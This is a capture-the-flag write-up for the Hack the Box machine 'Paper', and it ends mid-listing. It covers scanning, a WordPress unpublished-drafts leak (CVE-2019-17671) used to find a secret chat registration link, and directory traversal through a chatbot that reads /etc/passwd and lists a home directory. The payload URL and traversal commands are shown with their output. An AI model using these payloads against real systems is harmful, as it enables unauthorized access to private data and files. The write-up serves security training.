

Paper - Hack the Box



Initial Access

Scanning

```
nmap -p- -sC -sV -vv -T4 -oA paper 10.129.136.31
```

HTTP Enumeration

Identifying web technologies

```
whatweb http://10.129.136.31
```

```
(kali㉿kali)-[~/htb/paper/scans]
$ whatweb http://10.129.136.31
http://10.129.136.31 [403 Forbidden] Apache[2.4.37][mod_fcgid/2.3.9], Country[RESERVED][ZZ], Email[webmaster@example.com], HTML5, HTTPServer[CentOS][Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9], IP[10.129.136.31], MetaGenerator[HTML Tidy for HTML5 for Linux version 5.7.28], OpenSSL[1.1.1k], PoweredBy[CentOS], Title[HTTP Server Test Page powered by CentOS], UncommonHeaders[x-backend-server], X-Backend[office.paper]
```

PORT	STATE	SERVICE	REASON	VERSION
80/tcp	open	http	syn-ack ttl 63	Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
			_http-server-header:	Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
443/tcp	open	ssl/http	syn-ack ttl 63	Apache httpd/2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
			_http-server-header:	Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9

Functionality of the website

Capturing the request to the website using burp suite

Request

Pretty	Raw	Hex
1 GET / HTTP/1.1		
2 Host: 10.129.136.31		
3 Accept-Language: en-US,en;q=0.9		
4 Upgrade-Insecure-Requests: 1		
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36		
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
7 Accept-Encoding: gzip, deflate, br		
8 Connection: keep-alive		
9		
10		


Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 403 Forbidden			
2 Date: Wed, 15 Oct 2023 04:44:26 GMT			
3 Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9			
4 X-Backend-Server: office.paper			
5 Last-Modified: Sun, 27 Jun 2021 23:47:13 GMT			
6 ETag: "30c0b-5c5c7fdeec240"			
7 Accept-Ranges: bytes			
8 Content-Length: 199691			
9 Keep-Alive: timeout=5, max=100			
10 Connection: Keep-Alive			
11 Content-Type: text/html; charset=UTF-8			
12			
13 <!DOCTYPE html>			
14 <html lang="en">			
15 <head>			
16 <meta name="generator" content="HTML Tidy for HTML5 for Linux version 5.7.28">			
17 <title>			
18 <!-- HTTP Server Test Page powered by CentOS -->			
19 <meta charset="utf-8">			
20 <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">			
21 <link rel="shortcut icon" href="http://www.centos.org/favicon.ico">			
22 <style type="text/css">			
23 /*<![CDATA[*/* */!*]>			
24 * Bootstrap v4.3.1 (https://getbootstrap.com/)			
25 * Copyright 2011-2019 The Bootstrap Authors			
26 * Copyright 2011-2019 Twitter, Inc.			
27 * Licensed under MIT (https://github.com/twbs/bootstrap/blob/master/LICENSE)			
28 */>			

We see the hostname `office.paper` associated with the web application, lets add that to the `/etc/hosts` file

```
echo "10.10.136.31 office.paper" | sudo tee -a /etc/hosts
```

Exploring the website at 'office.paper'



Exploring the blogs on the site, we stumble upon some interesting information.

We see that there is some secret information in the drafts of the user prisonmike

 Prisonmike

 1 Comment

 June 19, 2021

Feeling Alone!

I am sorry everyone. I wanted to add every one of my friends to this blog, but Jan didn't let me.

So, other employees who were added to this blog are now removed.

As of now there is only one user in this blog. Which is me! Just me.

[< Previous Article](#)

One thought on “Feeling Alone!”



nick

June 20, 2021 at 2:49 pm


Michael, you should remove the secret content from your drafts ASAP, as they are not that secure as you think!

-Nick

[Log in to Reply](#)

You must be logged in to post a comment.

We see that the website is running on the wordpress.



Exploiting Wordpress vulnerabilities

We see that the wordpress is running 5.2.3 , lets see if this version is vulnerable to any exploits.

CVE-2019-17671

Exploit - <https://www.exploit-db.com/exploits/47690>

```
So far we know that adding `?static=1` to a wordpress URL should leak its secret content
```

```
Here are a few ways to manipulate the returned entries:
```

- `order` with `asc` or `desc`
- `orderby`
- `m` with `m=YYYY` , `m=YYYYMM` or `m=YYYYMMDD` date format

```
In this case, simply reversing the order of the returned elements suffices and `http://wordpress.local/?static=1&order=asc` will show the secret content:
```

Payload

<http://office.paper/?static=1&order=desc>

We find the secrets saved in the drafts of the user.

The screenshot shows a web browser window with the URL <http://office.paper/?static=1&order=desc>. The page content is a blog post draft titled "test". The draft contains several paragraphs of text, some of which are highlighted with a red box:

- Micheal please remove the secret from drafts for gods sake!
- Hello employees of Blunder Tiffin,
- Due to the orders from higher officials, every employee who were added to this blog is removed and they are migrated to our new chat system.
- So, I kindly request you all to take your discussions from the public blog to a more private chat system.
- Nick
- # Warning for Michael
- Michael, you have to stop putting secrets in the drafts. It is a huge security issue and you have to stop doing it. -Nick
- Threat Level Midnight
- A MOTION PICTURE SCREENPLAY,
WRITTEN AND DIRECTED BY
MICHAEL SCOTT
- [INT:DAY]
- Inside the FBI, Agent Michael Scarn sits with his feet up on his desk. His robotic butler Dwig....
- # Secret Registration URL of new Employee chat system
- <http://chat.office.paper/register/8qozr226AhkCHZdyY>
- # I am keeping this draft unpublished, as unpublished drafts cannot be accessed by outsiders. I am not that ignorant, Nick.
- # Also, stop looking at my drafts. Jeez!

On the right side of the browser window, there are two sidebar sections: "Recent Posts" and "Recent Comments".

Recent Posts

- 'Feeling Alone!'
- Secret of my success
- Hello Scranton!

Recent Comments

- Nick on Feeling Alone!
- Creed Bratton on Hello Scranton!


We find a registration link - <http://chat.office.paper/register/8qozr226AhkCHZdyY>

Lets add the new host name to the /etc/hosts file


```
echo "10.10.136.31 chat.office.paper" | sudo tee -a /etc/hosts
```

Exploring the website at 'chat.office.paper' using the secret link

Visiting the page, we are prompted to create/register a user



The screenshot shows the Rocket.Chat registration page. At the top is the Rocket.Chat logo, which consists of a white speech bubble icon with three dots inside, followed by the text "rocket.chat" in a lowercase sans-serif font. Below the logo is a registration form. The form has four input fields: the first contains "jon snow", the second contains "jon.snow@got.com", the third contains "****", and the fourth also contains "****". Below these fields is a blue button with the white text "Register a new account". Underneath the button is a link "Back to login". At the bottom of the page, there is a small note: "By proceeding you are agreeing to our [Terms of Service](#), [Privacy Policy](#) and [Legal Notice](#)". Below that is the text "Powered by [Open Source Chat Platform Rocket.Chat](#)".



The screenshot shows the "REGISTER USERNAME" step of the registration process. The title "REGISTER USERNAME" is at the top in a large, light gray font. Below it is a explanatory text: "The username is used to allow others to mention you in messages." A single input field contains the text "jon.snow". Below the input field is a large blue button with the white text "Use this username". At the bottom of the screen is a link "Logout".

After logging in, we see that this is a group chat/teams chat platform for the members of this organization.

The screenshot shows a web browser window with the URL <http://chat.office.paper/channel/general>. The browser's address bar also lists other tabs: OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. The main content area displays a group chat interface for the '# general' channel. The messages show interactions between users like recyclops, kellylikescupcakes, prisonmike, nick, realastonkutcher, actuallyoscar, stanudson, wuphfryan, phyllisobvancefromvancen, hrtoby, and DunMifsys. A message from recyclops on June 20, 2021, reads: "That's what I am capable of doing right now. Also, Dwight is a cool guy and not a Time Thief!". On June 21, 2021, recyclops says: "NOOO, GOD NO, GOD, PLEASE, NO! NO! NO! NOOOoooooooooooooooooooooooooooooooo!". A message from prisonmike on June 21, 2021, reads: "Why waste time say lot word when few word do trick?". A message from DunMifsys on January 14, 2022, reads: "Has joined the channel.". A message from pb on October 14, 2025, reads: "Has joined the channel.". A message from hacker on October 15, 2025, reads: "Has joined the channel.". A message from jon.snow on January 14, 2022, reads: "Has joined the channel.". Below the chat, a note says "This room is read only". To the right of the chat, a sidebar titled "Wappalyzer" provides technical analysis of the website, listing technologies used: JavaScript frameworks (Handlebars, Meteor 2.1.1, React), Programming languages (Node.js), Operating systems (CentOS), Web frameworks (Meteor 2.1.1), Web server extensions (OpenSSL 1.1.1k), Miscellaneous (Gravatar, Open Graph, PWA), Databases (MongoDB), and JavaScript libraries (core-js 3.6.5).

Reading through the chats we see that there is a bot running on this channel named `recyclops`

The screenshot shows a group chat interface with several users interacting with a bot named `recyclops`. The users include JIM9334, Receptionitis15, DwightKSchrule, and kellylikescupcakes. The chat history shows various interactions, such as JIM9334 asking for productivity tips and Receptionitis15 asking about the bot's name. DwightKSchrule provides instructions on how to interact with the bot. kellylikescupcakes asks for help, and the bot responds with its purpose and frequently asked questions. The bot also mentions it is a beta version with some bugs. The users ask the bot about their weekend, and the bot responds with a joke.


JIM9334 6:26 AM
Receptionitis15 So, that he can be more productive and stop being a "time thief"!
Receptionitis15 6:27 AM
JIM9334 That's unsurprising, considering what **DwightKSchrule** had done before. How can we interact with his bot?
DwightKSchrule 6:30 AM
Receptionitis15 Just call the bot by his name and say help. His name is `recyclops`.
For eg: sending "`recyclops help`" will spawn the bot and he'll tell you what you can and cannot ask him.
Now stop wasting my time PAM! I've got work to do!

JIM9334 6:30 AM
DwightKSchrule That's 20 seconds.
DwightKSchrule 6:31 AM
Bye fellow workers. 😊
kellylikescupcakes 11:21 AM
`recyclops help`

recyclops Bot 11:21 AM
Hello. I am Recyclops. A bot assigned by Dwight. I will have my revenge on earthlings, but before that, I have to help my Cool friend Dwight to respond to the annoying questions asked by his co-workers, so that he may use his valuable time to... well, not interact with his co-workers.
Most frequently asked questions include:
- What time is it?
- What new files are in your sales directory?
- Why did the salesman crossed the road?
- What's the content of file x in your sales directory? etc.
Please note that I am a beta version and I still have some bugs to be fixed.
How to use me ?:
1. Small Talk:
You can ask me how dwight's weekend was, or did he watched the game last night etc.
eg: '`recyclops how was your weekend?`' or '`recyclops did you watched the game last night?`' or '`recyclops what kind of bear is the best?`'
2. Joke:

Exploiting the chatbot

Clicking on the people, we see that we can start a direct chat with the bot



The screenshot shows a user interface for managing members. At the top, there are several icons: a person icon, a magnifying glass, a speech bubble, a person icon with a plus sign, a search icon, a gear icon, and a more options icon. Below this is a header with a person icon and the word "Members". To the right is a close button ("X").

Below the header is a search bar with the placeholder "Search by username" and a magnifying glass icon. To the right of the search bar is a dropdown menu labeled "Online" with a downward arrow.

The main content area displays a list of users. It shows "Showing: 2 Total: 2". The first user is "RecyclopsBot (recyclops)" with a small profile picture and a green dot indicating they are online. The second user is "jon snow (jon.snow)" with a large green letter "J" icon and a green dot indicating they are online. The entire list area is highlighted with a red box.



Direct Message

Ignore

● recycllops

Full Name

recyclops

Nickname

recyclops

Bio

Earth people and Polluticon destroyed my Home planet. Now I will have my revenge after helping dwight!

recyclops list sale

J

jon.snow 1:14 AM

recyclops list sale



recyclops Bot 1:14 AM

Fetching the directory listing of sale

total 4

```
drwxr-xr-x 2 dwight dwight 27 Sep 15 2021 .
drwxr-xr-x 4 dwight dwight 32 Jul 3 2021 ..
-rw-r--r-- 1 dwight dwight 158 Sep 15 2021 portfolio.txt
```

Exploiting using directory traversal techniques

```
recyclops file ../../etc/passwd
```

J

jon.snow 1:17 AM

recyclops file ../../etc/passwd



recyclops Bot 1:17 AM

<=====Contents of file ../../etc/passwd=====>

```
root ✘ 0:0:root:/bin/bash
bin ✘ 1:1:bin:/bin:/sbin/nologin
daemon ✘ 2:2:daemon:/sbin:/sbin/nologin
adm ✘ 3:4:adm:/var/adm:/sbin/nologin
lp ✘ 4:7:lp:/var/spool/lpd:/sbin/nologin
sync ✘ 5:0:sync:/sbin:/bin sync
shutdown ✘ 6:0:shutdown:/sbin:/sbin/shutdown
halt ✘ 7:0:halt:/sbin:/sbin/halt
mail ✘ 8:12:mail:/var/spool/mail:/sbin/nologin
operator ✘ 11:0:operator:/root:/sbin/nologin
games ✘ 12 100 games:/usr/games:/sbin/nologin
ftp ✘ 14:50:FTP User:/var/ftp:/sbin/nologin
nobody ✘ 65534:65534:Kernel Overflow User:/:/sbin/nologin
dbus ✘ 81:81:System message bus:/:/sbin/nologin
systemd-coredump ✘ 999:997:systemd Core Dumper:/:/sbin/nologin
systemd-resolve ✘ 193:193:systemd Resolver:/:/sbin/nologin
tss ✘ 59:59:Account used by the trousers package to sandbox the tcscd daemon:/dev/null:/sbin/nologin
polkitd ✘ 998:996:User for polkitd:/:/sbin/nologin
geoclue ✘ 997:994:User for geoclue:/var/lib/geoclue:/sbin/nologin
rtkit ✘ 172:172:RealtimeKit:/proc:/sbin/nologin
qemu ✘ 107:107:qemu user:/:/sbin/nologin
```

We see that we have two users that have shell access -

rocketchat ✘ 1001:1001::/home/rocketchat:/bin/bash

dwight ✘ 1004:1004::/home/dwight:/bin/bash

Exploring other files

```
recyclops list ../../..../home/dwight
```

J

jon.snow 1:19 AM

```
recyclops list ../../..../home/dwight
```



recyclops Bot 1:19 AM

```
Fetching the directory listing of ../../..../home/dwight
```

```
total 32
```

```
drwx----- 11 dwight dwight 281 Feb 6 2022 .
```

```
drwxr-xr-x. 3 root root 20 Oct 14 20:16 ..
```

```
